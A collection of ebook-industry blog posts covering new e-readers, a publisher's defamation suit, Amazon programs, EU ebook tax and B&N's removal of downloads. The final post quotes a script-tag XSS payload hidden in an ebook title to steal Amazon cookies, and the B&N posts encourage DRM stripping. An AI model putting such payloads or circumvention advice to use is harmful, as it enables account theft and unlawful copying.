

Tolino to Launch WaterProof Vision eBook Reader at Frankfurt Book Fair

Move over Aura H2O, there’s a new waterproof ereader about to hit the market.

Unconfirmed reports are coming out of Germany today that Tolino will be launching a new waterproof Vision ebook reader at the Frankfurt Book Fair next week.

Update: A second source has a sales flyer which pitches a new waterproof Tolino Vision ereader and confirms everything we know so far. Retail is 129 euros.

Few details are known about the new Vision, but lesen.net is reporting that it will cost the same as the existing model and derive its waterproof ability from a nano-coating technology, rather than waterproof shell like you can find on the Aura H2O. I can also say that the new Vision will have both the frontlight and touchscreen found on the current model.

The current Vision sports a 6″ Carta E-ink display, costs 129 euros, and was launched in April. It’s not clear what will happen to the existing model, and while there’s a chance that it could be discounted or discontinued I don’t plan to jump to any conclusions.

In fact, I’m taking this report with a grain of salt. While I wouldn’t be surprised if Tolino did release a waterproof ereader, I have trouble believing that the price will be so low. That nano-coating tech is not cheap, so I really don’t think the new model will cost 129 euros.

Remember, Waterfi offers an aftermarket Kindle which has been waterproofed using a related technology. Waterfi tacks on a $99 premium for the modifications, and that makes it hard to believe that Tolino could add the feature without raising prices at least 20 euros.

But in spite of my questions, I do think that at least part of the report is true. According to the latest estimates from GfK, the German ebook reader market is still growing. What’s more, Tolino (a consortium of German and Dutch media retailers and booksellers, and Deutsche Telekom) has a share of the German ebook market that rivals Amazon’s, which again justifies the launch of a new model.
Update on the Ellora’s Cave v. Dear Author Defamation Suit

Much has changed in the three days since I brought you news that Ellora’s Cave was suing well-known romance book blog Dear Author for defamation, and few of the changes favor Ellora’s Cave.

Jane Litte, the pseudonymous editor of Dear Author, announced this morning that she had hired the big guns to defend her in this lawsuit, noting that:

But in a culture cluttered with people who are famous for no good reason whatsoever, Marc Randazza is an outlier: someone who is becoming famous as a First Amendment badass whose First Amendment badassery actually exceeds his rep.  If I ever get sued for defamation, he’s my first call.– Popehat 

This is great news for Jane, but even if she wins this lawsuit it will still be a blow against bloggers, authors, and editors.

When I covered this story on Friday one of the details I noted was that this case bore all the hallmarks of a SLAPP, a type of lawsuit which was filed less for compensation than to silence critics.

While the lawsuit hasn’t deterred Dear Author it is having that effect on bloggers and editors who are understandably leery of being sued themselves. In the Morning Coffee post I linked to one blog which freely admitted that they were afraid of being sued, and Friday’s post also drew comments from book bloggers who wondered if they would be sued for posting a negative review. One even noted that a friend had been threatened with a lawsuit last year, just for posting a review.

What’s more, this lawsuit is also intimidating editors who had previously worked with Ellora’s Cave. I had noted in Friday’s post that authors were complaining of unpaid royalties, and a number of readers left anonymous comments saying that they had also gone unpaid for the editing work they had performed for Ellora’s Cave.

In short, Ellora’s Cave may lose this lawsuit but it is still a partial victory for them. They’ve succeeded in silencing potential critics.

Of course, this suit has also publicized EC’s atrocious business practices and behavior (just like I predicted on Friday), resulting in romance authors avoiding Ellora’s Cave like the plague and recommending that their readers do the same. So even if the critics are silenced this lawsuit could still torpedo EC’s publishing business. (One can only hope.)

image  by winnifredxoxo

Ellora’s Cave Sues Dear Author Book Blog for Defamation

Here’s something crazy.

Romance publisher Ellora’s Cave has been having financial issues for the past year or so, but rather than sit down and fix them this publisher has decided that the best solution was a public and messy defamation lawsuit.

Court documents filed today in Ohio have revealed that Ellora’s Cave has filed suit against the author and blogger known as Jane Litte, the proprietor of one of the best romance book blogs.

Ellora’s Cave alleges that a recent blog post on Dear Author defamed them, and in addition to suing the publisher also asks for a temporary restraining order – meaning that Dear Author might not be allowed to report that they are being sued.

Dear Author has been writing about Ellora’s Cave for many years now (more details here),but according to the filing this lawsuit focuses on just the one post published earlier this month.

In "The Curious Case of Ellora’s Cave", Jane detailed the rise and fall of this pioneering erotic romance publisher, including discussing the many current financial issues. For example:

Yet something strange happened. Growth stagnated. In 2010, it was revealed that EC’s revenues were $5 million but a reported $6.7 million in 2006. How on earth was a digital publisher’s income declining in the biggest boom period of digital books? (This was before self publishing took off).

Word of Ms. Engler’s increasingly erratic behavior surfaced on odd places on the internet and then came the lawsuits. In 2008, former employee Christina Brashears filed suit for unpaid monies against EC. EC countersued. Brashears, Publisher and Chief Operating Officer, left and formed Samhain. Bad blood existed which culminated with EC agreeing to a settlement of undisclosed amount. The damages were alleged to be in the high six figures to low seven figures. EC’s behavior during this lawsuit was so egregious, the judge commented on it in his ruling ordering damages to be paid to Brashears. In 2009, EC filed suit against Borders accusing them of illegal business practices. The suit went nowhere.

And:

What’s the result? Many people believe that EC will close its doors before the summer is over but at least by the end of the year. If it enters bankruptcy, author’s intellectual property rights are part of the estate and can be sold off to the highest bidder.  It could wind down and revert the rights back but it’s doubtful that will happen.

The lawsuit was only filed today, but Jane has indicated that she will fight this suit. She’s looking for a good attorney in the Akron, OH, area with experience in defamation.

***

While I am not going to make a claim as to whether defamation occurred, I do want to introduce to an acronym which may be new to you: SLAPP.

SLAPP is short for "strategic lawsuit against public participation". This term was coined to describe a certain type of bogus lawsuit which is sometimes used by malevolent individuals to silence their critics. For example, if a publisher wanted to silence a blogger who had been airing said publisher’s dirty laundry, they could file a SLAPP.

The cost of defending against a lawsuit can be onerous, leading some to give in. On the other hand, this type of lawsuit can also result in a Streisand effect, attracting even more attention to the story which Ellora’s Cave is trying to bury.

What’s more, even if this lawsuit doesn’t generate even more negative publicity for Ellora’s Cave, it will result in the public airing of all of that publisher’s dirty laundry during the discovery process. If even half of the rumors going around are true, we could well see many authors suing Ellora’s Cave for unpaid royalties.

image  by steakpinball

Google Launched Newsstand App for iPad, iPhone

Google’s 10 month old Newsstand app finally made its way to iOS this week. It was released as an update to the Currents app, which is no more.

The new Newsstand app offers many of the same features found in its Android sibling, including a Flipboard-esque interface which combines features of that news aggregator with Pocket-like options to save articles to be read later, resulting in a very pretty app which is intended more to entertain than to inform (this news junky does not approve).

Readers can subscribe to and follow any of hundreds of news sources, but it’s not clear whether they can also subscribe to paid news sources like magazines and newspapers. This feature is available in the Android app, but I can’t confirm that it is present in the iPad app, which won’t install for me.

You can find the app in iTunes.

Changelog:

• New navigation helping you easily access the articles and editions you love including:
– Read Now – Easily access articles you subscribe to and discover new articles and editions all in one place
– Topics – Subscribe and get news from topics you are most interested in
– My Library – All of your subscriptions will be found here
• A brand new design giving you a streamlined news reading experience


Amazon to Launch New Crowd Source Platform, Now Recruiting KDP Authors

Here’s a new publishing program from Amazon which is so new that it doesn’t yet have a launch day, URL, or even a name.

Late last week Amazon started sending out emails to KDP authors, informing them of a new program which Amazon plans to launch soon.

According to the email, which was forwarded to me by author Angela Kulig and by Amazon’s pr dept, when the new program launches authors will be welcomed to submit their unpublished book to what I would describe as a crowd sourcing program.

Details are still scarce, but the email did say that it will work like this:

  1. Authors will be asked to submit their complete, never-before-published book and cover.
  2. After a few days, we will post the first pages of each book on a new website for readers to preview and nominate their favorites.
  3. Books with the most nominations will be reviewed by our team for potential publication.

I’ve confirmed the new program with Amazon pr spokesperson Susan Stockman, who told me that this program will be neither KDP nor Amazon Publishing, but something new. Unfortunately the program is so new that she was unable to provide much additional information.

Edit: If you would like to sign up to be notified when this program launches, Amazon has started a mailing list.

She was, however, able to confirm the contract terms mentioned in the email. Note what it says about the print and digital rights:

  • Guaranteed advance & competitive royalties: You will receive a guaranteed $1,500 advance and 50% royalties on net eBook revenue.
  • Focused formats: We acquire worldwide publication rights for eBook and audio formats in all languages. You retain all other rights, including print.
  • 5-year renewable terms, $5,000 in royalties: If your book doesn’t earn $5,000 in royalties during your initial 5-year contract term, and any 5-year renewal term after that, you can choose to stop publishing with us.
  • Easy reversions: After two years, your rights in any format or language that remains unpublished, or all rights for any book that earns less than $500 in total royalties in the preceding 12-month period, can be reverted upon request – no questions asked.
  • Early downloads & reviews: One week prior to release date, everyone who nominated your book will receive a free, early copy to help build momentum and customer reviews.
  • Featured Amazon marketing: Your book will be enrolled into the Kindle Owners' Lending Library, Kindle Unlimited as well as be eligible for targeted email campaigns and promotions.

Amazon isn’t the first publisher to try crowd-sourcing (in fact, a couple have launched similar programs in the past couple years) but if and when this program launches they will certainly be the most visible.

What do you think of the program?

I’ll confess; as a non-author I am reserving my opinion in order to let the experts weigh in.

For example, glancing through the KDP discussion forum where I first found this story, I can see that a couple authors have already expressed interest in this program:

Most of us, however, are not selling as well as we would like. For example, in a good month I may move fifty books, more during promotions. My titles have good editorial and customer reviews (and NOT by friends and relatives, either), and I’d like to think they are worth reading. I know one can’t put much stock in opinions of people one knows, but when people I haven’t seen in years have gotten in touch to tell me how much they enjoyed one of the books, I have to think that means something. All of that said, the books haven’t exactly caught fire. I could just be deceiving myself, but I’ve always felt being able to market to just the right audience could cause them to catch fire. For me, this kind of offer sounds tempting because of Amazon’s ability to market effectively on their own site. Anyway, the relative ease with which the rights revert to me if I don’t get the results I expect would reduce any risk involved.

And:

I’d be all over it with a stand-alone just to generate more name exposure, which could lead to sales of my other books.

What do you think?

image by tompagenet

Niche Blog Platform Svbtle Goes Paid, Adds $6 a Month Fee

When the alternative blog platform Svbtle launched in 2011, it followed the big boys (WordPress, Tumblr, and Blogger) and offered a free service.  Svbtle was invite only back then, but even after it opened up to the public earlier this year the service was still free.

That changed today. TNW reports that Svbtle is now charging bloggers $6 a month for the service. Existing users can still post for free, but any new users will have to pay.

In exchange for the monthly fee, the new users will have the option of setting a custom domain, and they’ll also have access to at least a few features which existing paid users don’t have, including email subscriptions.

I haven’t used Svbtle myself, but I have been following it distantly. According to its creator, Svbtle was launched in response to existing platforms which "become too complicated by focusing on the wrong things". Svbtle was developed with the goal of focusing on what was really important:

Svbtle is designed to highlight the things that matter; it’s an extremely simple platform for collecting and developing ideas, sharing them with the world, and reading them. That’s it. We’ve focused all of our energy into designing the simplest interface possible for accomplishing these goals. Svbtle is blogging with everything else stripped away.

I’ve never used Svbtle, but he could well be right. One thing I’ve noticed after using WordPress for nearly 5 years is that it’s really not all that useful at developing a blog post. The interface is too complicated, too complex, and too busy for that, and as a result most of my posts come from ideas, concepts, and thoughts tesseracting around inside my own head (as opposed to typing them and letting them go from mind to screen to mind again).

I have only found WordPress useful at getting an idea down, not developing it, so I can see the appeal of a platform like Svbtle.

***

I don’t cover this enough on this blog, but over the past few years we’ve seen multiple new niche blog platforms launch, almost as if we were in the beginnings of a renaissance (or bubble, of you prefer the pessimistic view). In addition to Svbtle, there’s also Medium (which is both a publisher and a platform), PostHaven, Ghost, and a bunch more which I am only just learning about today.

Have you used one of these platforms? I’d love to read what you think.


B&N Says They Took Away the Download Option as a Security Measure – Here’s How to Get Around It

When I first reported yesterday that B&N had removed the option to download ebook purchases from its website, I didn’t know whether that was a technical snafu or an intentional move. Sadly, B&N has confirmed that they did it on purpose:

The ability to download from the NOOK® website and then sideload certain NOOK eBooks has been discontinued as part of a recent security update. Content that has previously been downloaded can continue to be sideloaded to NOOK devices. Customers can continue to access all of their content through the NOOK Library® on any NOOK device or Free NOOK Reading App™ as they have always been able to do. Customers can also continue to sideload other supported file formats.

Given the ease with which one can strip the DRM from the ebooks bought at the Nook Store, I’m not sure exactly what security is gained by blocking the direct download option. (Kudos to Chris Meadows for guessing that B&N would be foolish enough to use security as their justification).

But never mind B&N; let’s look at what readers should do next.

How to Download Nook eBooks

You can still download Nook ebooks, but since we can no longer trust B&n to allow us access to our purchases I think you should go ahead and take the extra step of stripping the DRM as well.

Whether you choose to take that step is your business, but how you go about it will depend on how you read Nook ebooks.

For example, if you read on a Nook ereader, you can use the DRM-stripping instructions I posted in late 2012 to automatically transfer your ebooks off of your device and on to a computer via a USB cable. I updated those instructions in late 2013, so they don’t quite match the current version of Calibre, but they can still be used as a guideline.

If you don’t have a Nook device, I think your best bet would be to install either NookStudy or Nook4PC and use those apps to download your ebooks. Of course, they can’t download everything, just the ebooks which they can open ( N4PC does not support digital comics, for example).

Neither app is supported any longer by B&N, but you can download ebooks – and then you can strip the DRM.

But what if you don’t want to strip the DRM, but simply want to download the ebooks? In that case, you might want to consider a handy little userscript for Firefox and Chrome.

B&N’s change in policy has upset a lot of people, and a couple helpful souls over at MobileRead have dredged up a userscript that adds a download link for each ebook on your My Nook page. It’s really easy to use, and it doesn’t do anything other than help you download an ebook. It won’t strip the DRM, but it does give you a copy of your purchases.

In order to use the script, you will first need to install either GreaseMonkey (Firefox) or TaperMonkey (Chrome). These are plugins which you will need to run the script.

You can find the script at this link. I got it to work on both Chrome and Firefox. As you can see in the screen shot below, it adds a download link, not a button.

B&N Removes Download Buttons from Website, Stranding Millions of Customers’s eBooks

Reports are coming in from multiple sources today that Barnes & Noble is locking down the Nook platform.

Nook customers on MobileRead Forums and on B&N’s own support forums are reporting that the download buttons for their Nook ebook purchases are no longer present in the My Nook section of the B&N website. These buttons enabled readers to download a copy of their ebook and transfer said ebook to another app or device. (While B&N is known for having mutant DRM, there are a number of apps that support it.)

Many of the reports echo this post from MobileRead:

I have a Sony, Kobo, and Nexus tablet, but not a Nook. I have purchased books from B&N in the past (mostly due to some good sale prices) and they have the books I purchased from Fictionwise there (I think it was Fictionwise. It was one of the multitude of now closed stores anyway).

It seems they have suddenly removed the "download" option from all of the books in my library.

There are numerous other reports, and I can confirm myself that the buttons are gone – for the most part.

I can’t speak for other B&N customers, but I checked my Nook account and noticed that one particular subset of the ebooks in my account could still be downloaded.

While I can’t download the ebooks I bought from B&N, I can download some of the titles which had been transferred to B&N when they shuttered Fictionwise. In particular, the ebooks which had been self-published through Fictionwise can still be downloaded.

I don’t know why some of the buttons are missing, but I can add that I have apprised B&N of the problem and asked them to fix it. I will update this post if I receive a response.

Update: I just read on MobileRead that an official Nook Twitter account tweeted, the following, confirming that this was not a technical snafu.

But until they say they can fix it, let’s assume they can’t or won’t and start looking for a workaround. I’m not throwing dirt around, just suggesting that readers look out for their own interests.

One could download the ebooks o the Nook for PC app (and then strip the DRM), but since that has been formally abandoned I don’t know how long before B&N decided to cut off that app. It’s also illegal here in the US.

There is also talk over on MobileRead about a GreaseMonkey script which added the download button to all of the purchased ebooks; sadly that script has itself gone missing.

Do you know how we can solve this?

I’d like to know for my own sake, and I also want to help readers. The comments are open.

Amazon to Add New Reading Features to the Kindle Platform This Fall

In addition to launching a couple new Kindles on Wednesday, Amazon is also saying that they’re launching a whole slew of new reading features (some of which, including Kindle Unlimited, aren’t quite as new as Amazon would have you think).

Amazon is pitching Kindle Freetime Unlimited, X-Ray, Kindle Unlimited, and GoodReads integration as being "all-new reading features", but I don’t see anything new there so I will skip them. (If I missed something, please leave a comment, and kudos for pointing out my omission.)

But some of the features are new to me, or at least sound like they’re improved versions of existing features, including a new assisted reading option called Word Wise, Family Library, an enhanced search function, and a new about section.

Amazon says that the new new features will be added this fall in a firmware update.

About the Book

This one sounds appealing. The About the Book section offers information about the book as you start to read, including its place in a series and author information, plus mark. This feature builds on Amazon’s book social networks and existing features like "About the Author" to provide more details for the engaged reader.


Word Wise

I also don’t see that I have the Word Wise feature, which i suspect may be an improved version of the Vocabulary Builder. Word Wise was developed for kids learning to read and for readers learning English, and it is intended to make it easier to understand challenging books.

According to Amazon, after Word Wise is added in a future update readers will find their ebooks peppered with short and simple definitions floating above difficult words. To learn more, a reader can tap on the word to bring up a simple card with definitions, synonyms, and more. Amazon says that this is an optional feature, and that you can select the density of the hints with a simple slider.

Deeper Goodreads Integration

Amazon’s found a new way to sell you ebooks – from inside the Goodreads pages on your Kindle. When the new firmware update rolls out, readers will be able to purchase books without leaving Goodreads on Kindle, and update their reading status more quickly from their device.

Enhanced Search

The search function has been one of my favorite features since the Kindle launched 7 years ago, and Amazon says that it’s getting better. The new enhanced search function will make it even easier to find what a reader is looking for by combining and previewing results from their Library, Goodreads and the Kindle Store – all on the same page of search results. I’m not sure that I see how that is better, but I could be wrong.

Family Library

And last but not least, there’s the Family Library. Want to share ebooks with your close relatives but don’t want to let them have access to your account? Then you’ll like this.  I don’t have many details on it yet, but Amazon says that it will enable readers to access not only their own Kindle books, but also books from the Amazon account of a partner or relative. I don’t know about you but I can’t wait to try it; I can finally get my mom off of my account.

According to the press release, the features above will be delivered as part of a free, over-the-air software update sometime this fall.


Amazon Launches the Kindle Voyage, Will Charge an Arm and a Leg

With the cat long out of the bag, Amazon officially launched the Kindle Voyage Wednesday night.

This new Kindle model is everything that the TechCrunch story from last November said it would be. It sports a 6″ E-ink screen with a screen resolution of 1440 x 1080, or 300 dpi. It has a touchscreen, an adaptive frontlight with ambient light sensors, and those fancy page turn sensors which I am dying to try out.

In many ways this is a souped up, premium version of the existing Kindle Paperwhite, and since it has many of the same features as that well-known I won’t repeat them here.

But I do notice that there are a few improvements, in addition to those light sensors. Amazon is boasting that this is new Kindle is their thinnest yet; at 7.6mm, it is even thinner than the recently discontinued basic Kindle. And at 6.3 ounces, it is also noticeably lighter than the Kindle Paperwhite.

Speaking of which, the Paperwhite will not be going anywhere. It’s going to stay at its current price point, and keep the 4GB of storage. It’s now Amazon’s mid-tier ereader, with a price and features in between the $79 Kindle (or Paperwhite Junior, as I think it should be called), and the $199 Kindle Voyage.

Yes, the Kindle Voyage is going to cost $199 – for the Wifi and ad-subsidized version. The 3G model will cost more, with the highest price point at $289. Both models are expected to ship on 21 October.

That price point is going to make the Kindle Voyage a damned expensive ereader. It will cost more than the Kobo Aura H2O, which will sell for $179 and has a larger screen and pretty design.

While I understand why Amazon is charging so much (production costs for the screen and other components), I think the price tag on the Voyage may be a mistake. It is far more than I am willing to pay for a 6″ ereader with no sound or card slot – high resolution screen or no.

I have been thinking about the Voyage ever since the news leaked this morning, and this might surprise you but if I were choosing between the KV or one of the two 6.8″ ereaders on the market (Kobo Aura H2O or Onyx Boox t68 Lynx), I would go for the latter. I like the bigger screen over the sharper screen.

I’ve been wanting a Kindle with a 6.8″ screen ever since the Aura HD appeared last year. If it had launched today I would have already pre-ordered. Alas, Amazon continues to disappoint.

But that’s just me; what do you think of the new Kindle?

Amazon Replaces the Basic Kindle With Touchscreen-Equipped Model, Will Ship it on 2 October

The blogosphere is all abuzz today with the news of the new Kindle Voyage, but that’s not the new Kindle that Amazon has on the way.

Lost in the excited chatter about the Kindle Voyage comes the news that Amazon is indeed replacing the now discontinued basic Kindle with a touchscreen model.

Details are still scarce, but that screenshot from the German blog tells us that the new Kindle model will have a 6″ screen and a touchscreen. It’s expected to ship on 2 October, and cost 59 euros in Germany, or about 10 euros more than the current basic Kindle.

Update: The new Kindle has officially launched, and it will ship on 2 October. Retail is $79 (ad-supported), or $10 more than the model which was just replaced. The new device has the same screen resolution, a touchscreen but no frontlight or sound, 4GB internal storage. In many ways it looks like a slightly bloated Kindle Paperwhite, only with 4 weeks battery life and weighing about half an ounce less.

It will have the same features and abilities as the Kindle Paperwhite, and look like this:


There are no details on the screen resolution, and I still have unanswered questions (ohne spiegeleffekte?), but it looks like I wasn’t too far off when I speculated that Amazon might replace the basic Kindle with a reduced price Kindle Paperwhite. (I also said that the replacement would cost the same; let’s see if I got that right as well.)

If this listing is real then the mention of the touchscreen tells us that the new Kindle model will not be running the same software as the late and beloved basic Kindle. Instead, the new model will likely be running the same software as on the Kindle Paperwhite.

As you may or may not know, the basic Kindle ran Kindle OS4, while Amazon’s touchscreen-equipped Kindles ran Kindle OS5. Both versions of the Kindle software offered many of the same features, but Kindle OS5 was customized to support touchscreens. And so if the new model has a touchscreen there is a good chance that it will run Kindle OS5 and have all the same features as the Kindle Paperwhite.

Will it have the same screen resolution as the Paperwhite? What about the frontlight?

I don’t have answers to those questions yet, but I suspect Amazon is going to announce the new device shortly – as in, some time in the next few hours.

Keep an eye on the blog feeds; this story isn’t over with yet.


Librify Launches a Digital Book Club

Taking the idea of a stealth launch to an extreme, Librify launched its book club service into an open beta some time in the past couple months.

Initially announced at BEA 2014, Librify is an ebook subscription service which planned to bring the book club type of experience to the modern web. Readers can sign up for a monthly subscription (currently $6.99) and receive one selected title each month. They can also buy more ebooks, including some at sale prices, from Librify’s ebookstore which had around 500,000 titles in stock in early June.

I’ve just signed up for the service myself to check it out, and at first glance I am not impressed. Librify was supposed to be built around the idea of creating a virtual book club-type experience, but from what I can tell all of its social aspects require Facebook integration so you can see what your existing Facebook friends are reading in the Librify app.

Speaking of which, this 18 month old startup has an iPad app but no app for iPhone or Android. And the iPad app is unable to access the ebook I bought, so it’s not doing me much good either at the moment.

Since all of the social aspects seem to require Facebook, I’m not sure why someone would need Librify as opposed to joining a book group on Facebook or Goodreads. On the latter site you can find millions of like-minded readers, and you can also integrate your Kindle account.

The prices in the bookstore don’t justify joining. I got a very nice discount on the monthly free ebook for September, but the prices in the rest of the store are unremarkable. I spot checked a dozen titles and found that the Kindle Store had about the same price on eleven titles, and a slightly higher price on one.

To be fair, I’ve only looked at the service for a couple hours, and that’s really not enough time to form a real opinion. Instead, ask me again in a couple months. I plan to hang around for at least that long, and possibly longer. (At the very least I need to give Librify that chance to fix the iPad app.)

I can’t speak for other readers, but I plan to use Librify to step outside of my safe zone for reading materials. I’m comfortable reading mainly a limited set of authors and genres, but over the past year I have been experimenting a little. I’ve bought bundles right and left in the hopes of finding something new and readable (results: oy, vey), and now I plan to see if Librify can fill a similar need.

Stay tuned.

Amazon Expands KDP Select with New Bonuses for Top-Performing Indie Authors

Amazon quietly expanded  the funding for KDP Select yesterday, adding nearly three million dollars in bonuses.

Launched in late 2011, KDP Select is a program in Amazon’s self-pub platform which offers indie authors special  privileges in exchange for exclusivity.

Any ebooks submitted to the program cannot be sold elsewhere, and in return Amazon gives authors extra promotional opportunities. eBooks in KDP Select are also entered into the Kindle Owner’s Lending Library and Kindle Unlimited, earning the author a share of a pool of money ($2 million for August 2014) for each time their ebook is loaned to a Kindle user.

And now KDP Select is getting better. Amazon revealed yesterday that they are boosting the funding for KDP Select by $2,700,000, and adding a second set of bonuses just for the best performing authors. The top 100 best performing authors will receive any where from $1,000 to $25,000, while the authors of the 100 most popular titles in KDP Select will get anywhere from $500 to $2,500.

Update: It seems I missed an important detail. The $2.7 million and the KDP Select All-Stars bonuses are separate. The latter only amounts to

The bonuses are going to be awarded based on participation in August 2014, so there is no way to affect the awards now, but I don’t think anyone who is in the program will care much.

Amazon also announced:

Finally, many authors outside the U.S. derive most of their qualified borrows from the KOLL and have not been able to benefit from the growth of KU. This has meaningfully altered their ability to compete within the wider pool of KDPS loans. To adjust for this, we are adding an additional bonus of $80,000 to be paid out on all KOLL loans outside of the U.S.

At last report, Amazon said that there were over 500,000 titles in KDP Select. That body of work makes up most of the catalog of Kindle Owner’s Lending Library and for Kindle Unlimited, the ebook subscription service which Amazon launched in July 2014.

KOLL is a freebie for Amazon prime members in the US, UK, and Germany, and KU cost $10 a month, but is US-only at the moment.

image  by Emily Carlin

EU High Court Dashes Hopes for Lower Taxes on eBooks

The European Court of Justice released a new ruling last week that will keep ebook prices higher in Europe. In a confusing ruling which likely only makes sense to madmen and lawyers, the ECJ ruled that there was no reason that EU member nations can’t collect different amounts of VAT (value added tax) on print vs digital books.

The ruling (K Oy case C-219/13), which you can find at the end of this post, was made at the request of a Finnish publisher. In addition to printing books and releasing audiobooks, that publisher also released ebooks on CD and USB thumb drive.

Under EU tax regulations, ebooks are assessed a higher tax rate than paper books, but when the Finland tax authorities tried to collect the higher rate the publisher argued that the ebooks on CD were physical books, and thus should be assessed at the lower tax rate.

The ECJ disagreed – mostly – and ruled that there was nothing to stop Finland from collecting the higher tax rate on those ebooks on CD. The ruling doesn’t actually say that the higher tax rate is required, just that it is not against the rules.

While this doesn’t preclude an EU member state following in the footsteps of France and Luxembourg and lowering the tax rate on ebooks, it does suggest that the EU could move in that direction.

If you’re wondering why one type of book can be taxed at a higher rate than another  type of book, there’s a simple explanation: lawyers.

To be more exact, EU tax regulations require member states to collect a certain level of tax on all good and services. Some items, like books, were granted an exception and are taxed at a lower rate. eBooks, on the other hand, are not classified as books under EU tax regulation. eBooks are (still) classified as a service, and thus they are taxed at a higher rate than paper books.

Not everyone agrees with the regulation, and in fact a couple countries have defied it. First Luxembourg and then France illegally lowered the tax rate they collect on ebook sales so that ebooks would be charged at the same rate as books  (3% in Luxembourg, 5.5% in France).

Jokingly referred to as the Amazon tax loophole, Luxembourg’s lower tax rate encouraged some ebook retailers, including Amazon and even small fry like Bilbary, to relocate their operations to the Grand Duchy.

Naturally this upset the local ebook retailers who could not make a similar move and thus were put at a disadvantage, but this tax loophole is at best a fleeting one. Starting in January 2015, a change in EU tax regulations will close the loophole. eBook retailers will be required to collect tax based on where the customer is located, not based on where the retailer is located.

The Ruling:

The first subparagraph of Article 98(2) of and point 6 of Annex III to Council Directive 2006/112/EC of 28 November 2006 on the common system of value added tax, as amended by Council Directive 2009/47/EC of 5 May 2009, must be interpreted as not precluding, provided that the principle of fiscal neutrality inherent in the common system of value added tax is complied with, which is for the referring court to ascertain, national legislation, such as that at issue in the main proceedings, under which books published in paper form are subject to a reduced rate of value added tax and books published on other physical supports such as CDs, CD-ROMs or USB keys are subject to the standard rate of value added tax.

VatLive

Your Amazon Account Can be Hacked via a Kindle eBook

Amazon might not have a security issue at Audible but they do have one on their main website.

Update: And it has been fixed.

A security researcher has reported, and I can confirm, that Amazon has a security hole on the "manage Your Kindle" page – one which is relatively easy to fix.

Thanks to this hole, a hacker can gain access to the Amazon account simply by getting his victims to download an ebook which was itself hacked to include a script in the title:

Once an attacker manages to have an e-book (file, document, …) with a title like

<script src="https://www.example.org/script.js"></script>

added to the victim’s library, the code will be executed as soon as the victim opens the Kindle Library web page. As a result, Amazon account cookies can be accessed by and transferred to the attacker and the victim’s Amazon account can be compromised.

I’ve tried it, and it does work. I saw something similar to the image which the hacker posted to his blog.

As a result I would urge caution against buying or downloading ebooks from untrustworthy sources –  for the near future, at least. I expect Amazon will fix this problem shortly – that’s what they did when it was first discovered last fall.

No this is not a new story, though it is just coming to light. The German ebook blog AlleseBook.de broke the story earlier today when they reported on the hacker who discovered this issue – and more importantly, provided an ebook which could prove the hack worked.

Benjamin Daniel Mussler writes that he discovered this security issue last October. He notified Amazon in November, and they fixed it 4 days later. That is great, but then then Amazon reintroduced the security hole earlier this year when they launched the new version of the "Manage Your Kindle" page.

As of the time I wrote this post, Mussler’s hack still worked.  There’s even an ebook which you can use to test the hack yourself, if you like. I would recommend against it, but it is up to you.

On a related note, if you’re worried about being hacked, there is a simple rule you can follow to keep yourself safe.

I have a rule against downloading apps from questionable websites, one which I have long since applied to Epub ebooks (because they can contain Javascript)  and PDFs (because they can hold entire apps). Now it would seem that rule needs to be expanded to include Kindle ebooks as well.

image by Pitel